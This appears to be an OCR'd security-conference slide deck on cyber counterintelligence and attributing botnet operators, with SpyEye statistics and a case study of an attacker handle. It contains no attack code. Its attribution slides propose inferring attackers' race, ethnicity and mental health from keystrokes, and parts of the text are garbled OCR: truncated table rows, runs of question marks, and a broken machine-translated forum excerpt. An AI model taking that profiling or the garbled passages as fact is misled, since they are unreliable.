


DAMBALLA

Take Back Command-and-Control


Spy Jackers

Countering

Persistent Threats

Who am I?

- Sean M. Bodmer, CISSP, CEH
  - Senior Threat Intelligence Analyst
- Brief Bio
  - Over 14 Years in IT Systems Security
  - Over 9 Years in Intelligence and Counter-Intelligence Operations
  - Lectured at numerous Industry Conferences
  - Co-Author: Hacking Exposed Malware & Rootkits 1st Edition
    - ISBN: 0071591184
  - Co-Authoring : SpyJack: Countering Advanced Cyber Threats
    - ISBN: 0071772499 (Release Expected Q4 2011)
  - Contributing to: Hacking Exposed 7th Edition
    - Contributing chapters focusing on APTs and countermeasures
    - Release Date TBD
- Damballa, Inc.
  - Atlanta based security company focused on enterprise detection and mitigation of botnets
  - Provides customers tailored Threat Intelligence Services



<title>code ninja</title>

DAMBALLA
Take Back Command-and-Control

Why am I here?

- **To present methods and concepts that enable analysis and attribution of crimeware to:**
  - Malware Families
  - Operators
  - Criminal Groups
- **To learn more about pro-active defense**
- **To walk away feeling not so full of 'FUD'**

DAMBALLA
Take Back Command-and-Control

Objectives

- **To discuss some alternative methods that can help turn the tables on these unrelenting pests**
  - Cyber-Counterintelligence
  - Operational Deception & Disinformation
  - Counter-Deception
  - Attribution
  - Content Staging/FIlling
  - Other methods for detection and analysis
- **Traditional security tools aren't enough to fight persistent or advanced threats**
  - The threat will always be quicker, leaner, better funded, and highly coordinated
    - We (as a community) will almost never be as coordinated…
  - Discuss some other areas we as a community can improve on

DAMBALLA
Take Back Command-and-Control

State-of-the-Threat

- **Cyber-Espionage/Warfare**
  - One of the most lucrative aspects of organized crimeware distribution
  - Pilfering of sensitive information
  - Collection of Personally Identifiable Information (PII)
  - Re-sale of 0wned computers to:
    - organized crime syndicates
    - foreign intelligence services
    - Corporate Competitors
    - Other cyber-criminal groups
  - Is a game of perfection and entertainment
    - Hooking the 'big fish'
  - Billions per Year in illegal $$$

Ground Truths

- **Host Detection**
  - Focuses tools on the host
  - Anti-Virus Solutions are ‘practically a joke’
    - AV firms can take 7-10 business days to develop signatures for a specific binary
  - Most modern AV solutions can be simply bypassed
  - Operating Systems are easily circumvented by installed add-ons and applications
- **The bad guys know this and they make use of this**
  - They simply update before the signature is released

Ground Truths

- **Boundary Detection**
  - Firewalls
    - Easily Bypassed
    - ***'Any'*** non-stateful inspection firewall can be easily bypassed
  - Intrusion Detection/Prevention Systems
    - Signature Driven
    - Easily Bypassed
  - Mail Gateway Scanners
    - Signature & Policy Driven
    - Not Capable of defending against *APTs*
  - Router Access Control Lists (ACL)
    - Easily Bypassed
    - Not helpful against friendly or trusted networks


Ground Truths

- **Enterprise Detection**
  - Numerous Enterprise Protocols dilute and flood network packet analysis systems
  - Most attackers know how to get out of your network
    - HTTP
    - HTTPS
    - DNS
    - SMTP
    - POP
    - IMAP
  - *Try closing any one of those ports for 30 minutes and see what happens…*

DAMBALLA

Take Back Command-and-Control

It Certainly Isn't Di'Giorno



- Hacked High-Volume Websites
- Embedded in Digital Devices
- Embedded in Software Suites
- Social Networks
- Drive-By-Downloads
- Client-Side-Exploits
- Phishing Campaigns
- Shortened URLs
- Supply Chain
- The list is too long…


DAMBALLA
Take Back Command-and-Control

The Criminal Operations Team

Malware Author(s)


- Original malware creator(s)
- Offer malware “off-the-rack” or custom built
- May offer DIY construction kits
- Money-back guarantee if detected
- 24x7 support

Botnet Master




- Individual or criminal team that owns the botnet
- Maintains and controls the botnet
- Holds admin credentials for CnC

Botnet Operator



- Operates a section of the botnet for direct financial gain
- Issues commands to the bot agents
- May be the **Botnet** Master

Distribution Provider (MSP)



- Specialized distribution network
- Attracts and infects victims
- Global & targeted content delivery
- Delivery through Spam/drive-by/USB/etc.
- Offers 24x7 support

Resilience Provider (MSP)

- Provides CnC resilience services
- Anti-takedown network construction
- Bullet-proof domain hosting
- Fast-flux DNS services
- Offers 24x7 Support

Hacking Ecosystem


- Each piece of information, each tool, and every vector has a price.

Thank You George Lucas

DAMBALLA


Take Back Command-and-Control

Botnet Streamlining



DAMBALLA
Take Back Command-and-Control

DIY Starter Kit – "SpyEye"



GEO info

untry	Online Bots/ All Bots	Detail State
stralia	(0/ 2)	
ıstria	(0/ 2)	
larus	(0/ 2)	
nada	(0/ 1)	
tonia	(0/ 1)	
rmany	(0/ 3)	
ndia	(0/ 2)	
srael	(0/ 1)	
taly	(0/ 1)	
akstan	(1/ 1)	
Republic of	(0/ 1)	
erlands	(0/ 1)	
Russian Federation	(12/ 65)	
Switzerland	(0/ 2)	
Turkey	(0/ 1)	
Ukraine	(5/ 38)	
United Kingdom	(1/ 2)	
United States	(0/ 19)	

Version info

Version	Count (online / all)
10204	9 / 21
10203	0 / 37
10200	3 / 65
10129	0 / 1
10120	6 / 18
10105	1 / 2
0	0 / 1


Count of bots for last 5 days

Date	Count (online / all)
2010.07.15	0 / 3
2010.07.16	0 / 14
2010.07.17	0 / 8
2010.07.18	0 / 0
2010.07.19	0 / 5

3

DAMBALLA
Take Back Command-and-Control


Infection - Rate of Growth



DAMBALLA
Take Back Command-and-Control

Costs/earnings from campaign delivery

- **Series of overlapping build campaigns**
- **Target of 25,000 new victims per week**
  - $1k to $5k per week
  - 2 to 5 parallel campaigns
    - Drive-by sites ~ 2 to 50 (cost ~$200)



DAMBALLA

Take Back Command-and-Control

So...

Traditional Counter-Intelligence

- **The efforts made by security teams to prevent hostile or criminal or adversarial organizations from successfully gathering and collecting intelligence against them**
- **The actionable means found in deeply analyzing observable details left by attackers tools, tactics, and procedures (TTPs)**
- **Traditional Defensive Counter-intelligence**
  - Focused on Human Intelligence and Spies
  - Developed during WWII and has continued to evolve
- **It is possible to apply these techniques to cyber**

Discipline	Defensive CI
HUMINT	Deception in operations security
SIGINT	Radio OPSEC, use of secure telephones, SIGSEC, deception
COMINT	Deception, OPSEC countermeasures, deception (decoys, camouflage)

Cyber Counter-Intelligence

- **Designate a team to be pro-active**
  - Threat Intelligence Analysts
- **Components of Threat Observables**

Component	Explanation
Motivation	The level of intensity and degree of focus
Objectives	Boasting rights, disruption, destruction, learn secrets, make money
Timeliness	How quickly they work (years, months, days, hours)
Resources	Well funded to unfunded (tools and tactics provide insight)
Risk Tolerance	High (don't care to low (never want to be caught)
Skills & Methods	How sophisticated are the exploits (scripting to hardware lifecycle attacks)
Actions	Well rehearsed, ad hoc, random, controlled v. uncontrolled
Attack Origination Points	Outside, inside, single point, diverse points
Numbers Involved in Attack	Solo, small group, big group
Knowledge Source	Chat groups, web, oral, insider knowledge, espionage

Cyber Counter-Intelligence

- **Behavioral Profiling (Attacker Analysis)**
  - Analyzes the patterns of Individuals and Groups
    - Focus on Behavior
    - Skills and Abilities
    - Accessibility to/use of Resources
    - Motivation
    - Complexity
      - » Needs a multi-disciplinary approach

- **Operational Deception**
  - Actions executed to deliberately mislead adversary decision makers as to friendly military capabilities, intentions, and operations, thereby causing the adversary to take specific actions (or inactions) that will contribute to the accomplishment of the friendly mission.
    - JCS Pub 3-13. Joint Doctrine for Information Operations
    - JCS Pub 3-58. Joint Doctrine for Operational Deception

Attribution Framework

- **Goals of Attribution**
  - To identify and attribute ongoing attacks and intrusions against an individual or group
  - Recognize key identifiers or markers that alert on the continuance of action or new actions of an attacker/threat/adversary
  - Consequently, the steps in adversary attribution to extract observables are:
    - *Hypothesize potential adversaries or malicious acts*
    - *Identify threats and adversary missions*
    - *Identify the means that would have to be used or have a high probability of being used*
    - *Develop observables for those means*
    - *Identify the most probable individuals or groups based on validated data behind the occurred events*

Attribution Framework

- **Observables**
  - When assessing a threat here are some things you should consider
    - Victimology
      - History/"Hotspots"
      - Nature of Information Targeted
      - Victim System Functionality
    - Typology
      - Similarity to other incidents
      - Vulnerability/Exploit
      - MO, Signature, Content, Patterns
      - Tools
      - Utilization of Access
      - Data Transfer Technique
      - Logging Alteration/Deletion Technique

Attribution Framework

- **Determine whether the methods are simple or sophisticated**
  - Both Session and Network information will always be important
  - Knowledge of your environment
    - System Locations
    - System Functionality
    - Folder & File Locations
    - Personnel & Roles
  - Knowledge of the Operating System
  - Grasp of commands, options, and arguments
  - Organized or Disorganized
    - This helps build a clearer picture of the intent and motive
  - Whether the attack is scripted or not
  - How often does the attacker generate a specific typo?
    - Could that be a signature?

Attribution Framework

- **What is a profile?**
  - As complete a description of the individual who committed the crime as possible…based on the crime scene and the crime itself
- **Attacker Profiles 'can' include:**
  - Gender
    - Content Analysis
    - Research?
  - Age
    - Command Use / Key Stroke
    - Typology
    - Methodology
    - Content Analysis
  - Race/ethnicity
    - Command Use / Key Stroke
    - Methodology
    - Content Analysis

Attribution Framework

- **Attacker Profiles 'can' also include: (continued)**
  - Level of intelligence/schooling
    - Command Use / Key Stroke
    - Methodology
    - Content Analysis
    - Remote Assessment (Clinical Expertise…)
  - Political Affiliations
    - Command Use/ Key Stroke
    - Content Analysis
    - External (Public Data Sources
  - Physical/Mental Health
    - Command Use/ Key Stroke
    - Content Analysis
    - Observables

Case Study A

- **An interesting persistent threat**
  - The threat was identified by anonymous online name 'Oflyhigh' during post analysis of the tools and CnCs used in the persistent attack
    - 'Oflyhigh' as an online handle dates back to early 2002
  - Infected hundreds of systems within a US organization
  - Compromised hundreds of Servers and Workstations via a single instant message and the propagated via NetBIOS administrative shares
    - Local administrator username/password matching across all workstations within the enterprise
    - Servers were accessed via server admin workstations where accounts were stolen
  - Traces to this online name were found in:
    - Crimeware Samples
    - Domain Registrars
    - Web Accounts

Case Study A

- **Remotely controlled and operated bot agents which were used to collect sensitive data**
  - Tools were downloadable with a custom W32.Pipeline written to:
    - Self-Propagation
    - Allow remote access
    - Download remote tools
      - Common Tools Used:
        - » L0phtCrack (a publicly cracked version)
        - » Nmap (an open source tool)
        - » Firewalk (an open source tool)
        - » Netcat (an open source tool)
        - » Hping2 (an open source tool)
      - Custom Tools Used:
        - » XOR based encryption engine to :
          - Transfer data from machine to machine via ports 135,137,139
          - Then out over SSL from two focal vacuum points to netpu.net
    - Code References in tools, logs, and other intelligence point to an 'oflyhigh'


□□□□□□□□□□□□ □□□□□□□□□□Linux□□□□□□□□□□cPanel□PHP□FTP□Mysql□Email - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.netpu.net/

Google

Port 80 (tcp/udp) | SANS Internet Sto... | ????????????! ?????????Linux???...



???? | ???? | ???? | ???? | ???? | ???? | ??

DELL??????CPU?2G???SCSI???????,????????!

???????


??????	UB0200	UB0300 (Hot)	UB0500	UB0800
?????	VH200	VH300	VH300A	N/A
??				
????	200MB	300MB	~~300MB~~ 500MB	800MB
????	10G	~~15G~~ 20G	~~40G~~ 50G	15G
????				
??IP	N/A	N/A	N/A	N/A
???????	1	1	1	1
??????	5	5	5	5
???	20	20	20	20
Ftp??	10	10	10	10
????	20	20	20	20
MySQL??	10	10	10	10
cPanel??	✓	✓	✓	✓
PHP5	✓	✓	✓	✓
????	????????????????!			
??				
????	3?	3?	3?	3?
????	✓	✓	✓	✓

Done

View: 409 | Replies: 37

Who says no good goods cheaper abroad, space! ! View. [Copy link]

oflyhigh



Lord

UID	93203
Integral	521
Posts	526
Prestige	-5
Gold	100
Physical	50
Passion	51
Online	0 hours
Up time	2004-6-16

Landlord

Some friends say the total is too low to provide the foreign host is not good for our goods, I posted some of the information technology network for general our friends refer to and supervision. Puke skills I hope we become a net friend

http://www.netpu.net
http://www.netpu.net/details.php

Server brand DELL
Processor, a Xeon 2.8G (2.8GHz Xeon Processors)
II Xeon processor, 2.8G (2.8GHz Xeon Processors)
ECC Registered 2048 MB RAM memory
Drive a 73 GB SCSI (Fujitsu)
Hard II 73 GB SCSI (Fujitsu)
Uplink Port Speed 100 Mbps Uplink
Operating System Red Hat Enterprise Linux, Version 3
MySQL database system
Control Panel cPanel / WHM with Fantastico
IP address IP Addresses with FloodGuard
See configuration

http://www.hostspotlight.net/scripts/speed.php?address=netpu.net
This test is more authoritative look at the speed of foreign

Rating:

Works for me [0] Lost a tile [0] Quote | Report | Management | TOP

replies on :2002-10-27 10:08:25 # 4 Re: 0

rolleyuan

(People who like to fly)

Rating:

Please specify those parameters there is talk about thank you!!

Works for me [0] Lost a tile [0] Quote | Report | Management | TOP

back on :2002-10-27 10:12:16 # 5 Re: 20

oflyhigh

(Sea next month)

Rating:

Shell (pathname [, windowstyle])

Shell function syntax contains the following named parameters:

